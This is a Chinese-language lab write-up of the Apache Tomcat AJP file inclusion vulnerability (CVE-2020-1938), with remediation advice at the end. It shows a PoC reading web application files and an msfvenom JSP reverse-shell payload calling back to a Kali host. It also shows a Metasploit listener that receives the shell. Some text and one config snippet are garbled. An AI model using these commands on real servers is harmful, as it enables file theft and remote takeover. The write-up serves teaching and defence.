Tomcat AJP文件包含漏洞

一、漏洞介绍

# 2020年2月20日Apache Tomcat爆出一个高危的服务

器文件包含漏洞（CVE-2020-1938），据国家信息安全漏洞共享平台上的漏洞描述来看，攻击者可以利用这个漏洞读取或包含 Tomcat 上所有 webapp 目录下的任意文件。这次的漏洞引起了轩然大波，漏洞被定为高危可能仅仅是因为没有比这更加高的漏洞危害等级了。

这个漏洞允许攻击者读取Tomcat上所有webapp目录下

的任意文件。注意是读取webapp目录下的任意文件，你用 java开发的应用程序的war包自然是放在webapp目录下，当然也能够被攻击者读取到。如果你把数据库用户名密码、连接其他后端服务的账号、JWT签名secret、OAuth

AppSecret等密钥信息放在properties文件里的话，那么，攻击者可能现在也拿到了这些信息，并且正在试着入侵你的服务器。

泄露的不仅仅只是密钥，war包其实就是个压缩文件，

解压后不仅能拿到properties文件，还能获得class文件，因此攻击者还能逆向获取到应用程序源码，进而从源代码中挖掘出更多其他漏洞加以利用。比如某些隐藏API或者参数、业务逻辑漏洞等，在有源代码的情况，能够极大的缩短攻击者找到这些漏洞的时间。

Tomcat AJP Connector与AJP协议

# Tomcat Connector 是 Tomcat 与外部连接的通道，它

使得 Catalina 能够接收来自外部的请求，传递给对应的 Web 应用程序处理，并返回请求的响应结果。

# 默认情况下，Tomcat 配置了两个 Connector，它们分

别是 HTTP Connector 和 AJP Connector:

//HTTPConnector：用于处理 HTTP 协议的请求（HTTP/1.1），默认监听地址为 0.0.0.0:8080

//AJPConnector：用于处理 AJP 协议的请求（AJP/1.3），

默认监听地址为 0.0.0.0:8009

# HTTP Connector 就是用来提供我们经常用到的 HTTP

Web 服务。而 AJPConnector，它使用的是 AJP 协议（Apache Jserv Protocol），AJP 协议可以理解为 HTTP 协议的二进

制性能优化版本，它能降低 HTTP 请求的处理成本，因此主要在需要集群、反向代理的场景被使用。

AJP是Apache Tomcat web服务器用来与servlet容器

通信的一个二进制协议。主要用于集群或逆向代理场景，其

中web服务器与应用服务器或servelet容器进行通信。

简单来说，就是HTTP Connector暴露给客户端了，AJP

是webserver (如Apache HTTPD)和Apache Tomcat服务器



之间内部使用的。AJP在Apache HTTP服务器中是以模块的

形式实现的，表示为mod\_jk或mod\_proxy\_ajp。AJP本身并

不会暴露到外部。

# 二、漏洞复现

1. 首先进入vulhub靶场Tomcat CVE-2020-1938目录。 docker启动靶机。




ctrl++是字体放大。

1. 启动好靶场后。换到 kali 机器。


检查靶机 ip 的端口端口扫描，发现开放 8009 端口，使用 AJP

协议。

## nmap -sS 10.0.0.2




1. 进入 poc 目录



1. 运行 python2 命令检测漏洞存在，有文件信息就是存在漏

洞了。


## python2 CNVD-2020-10487-Tomcat-Ajp-lfi.py 10.0.0.2 -p 8009 -f "/WEB-INF/web.xml"



## 5、回到 centos7 的 vulhub 靶场



## 6、docker 运行情况 ec56d03957a1 是 CONTAINER ID




进入 docker 容器

## 7、docker exec -it ec56d03957a1 /bin/bash




## 8、进入目录 cd webapps/ROOT/WEB-INF/

查看靶场文件和 poc 查看的文件相同，确定存在文件包含漏洞。



1. 容器再创建个文件





1. KALI 计算机读取。

## python2 CNVD-2020-10487-Tomcat-Ajp-lfi.py 10.0.0.2 -p 8009 -f "/WEB-INF/test.txt"




1. 查看日志






1. 可以本地生成一个 msf java 木马

## msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=10.0.0.5 LPORT=6666 -f raw > tomcat.jsp



从 kali 计算机拷贝到靶机。


scp tomcat.jsp root@10.0.0.2:/root/



13、切换回靶机。



拷贝到 docker 虚拟机的这个目录下



## 14、找到木马 tomcat.jsp


15、开启监听本地 kali 的 6666 端口

使用监听模块

use exploit/multi/handler 设置 KALI 本地 ip10.0.0.5 set lhost 10.0.0.5

设置本地监听端口 6666

## set lport 6666





## 设置 java 的 jsp 反弹 shell 的 payload set payload java/jsp\_shell\_reverse\_tcp



开始监听 6666 端口

## run







1. centos 7 里把文件拷贝到 docker 里。如果有上传点，可


以上传。

**ec56d03957a1** 是的 **CONTAINER ID**，每个人都不同

**docker cp /root/tomcat.jsp ec56d03957a1:/usr/local/tomcat/webapps/ROOT/WEB-INF/t omcat.jsp**



1. 切换 kali 攻击机



1. 进入工具目录下。




## 成功反弹 shell

## python2 ‘Tomcat-ROOT 路径下文件包含\(CVE-2020-1938\).py’ -p 8009 -f /WEB-INF/tomcat.jsp 10.0.0.2



21、回到监听窗口可以输入命令，查看服务器情况。



# 三、防护方案

1. 建议将 Tomcat 立即升级到 9.0.31、8.5.51 或 7.0.100

版本进行修复。

建议为AJPConnector配置requiredSecret来设置AJP协议认证凭证。例如（注意必须将YOUR\_TOMCAT\_AJP\_SECRET更

改为一个安全性高、无法被轻易猜解的值）：

<Connector port="8009"protocol="AJP/1.3"

redirectPort="8443"address="YOUR\_TOMCAT\_IP\_ADDRESS" requiredSecret="YOUR\_TOMCAT\_AJP\_SECRET" />

1. 禁用AJP协议编辑 tomcat/conf/server.xml,注释AJP

协议

vim /usr/local/apache-tomcat-8.5.82/conf/server.xml



进行注释：

设置完毕后重启Tomcat即可

./shutdown.sh

./startup.sh

1. AJPConnector 配置 secret 设置 AJP 协议的认证凭证如果使用了Tomcat AJP协议：

建议为AJPConnector配置requiredSecret来设置AJP协议认证凭证。例如（注意必须将requiredSecret更改为一个安全性高、无法被轻易猜解的值）：

<Connector port="8009"protocol="AJP/1.3" redirectPort="8443"address="Tomcat的IP地址" requiredSecret="需要设置的复杂口令" />

编辑 tomcat/conf/server.xml,进行配置

<="" span=""> redirectPort='8443'address='IP\_ADDR' secret='TOMCAT\_SECRET'/>

官方修复版本做了如下修复：

// 默认不开启AJP

// 默认只监听本地ip

// 强制设置认证secret

// 代码层面主要在AjpProcessor类的prepareRequest方

法封装requst对象时采用了白名单，只添加已知属性。这样三个include属性不再被客户端控制，漏洞修复。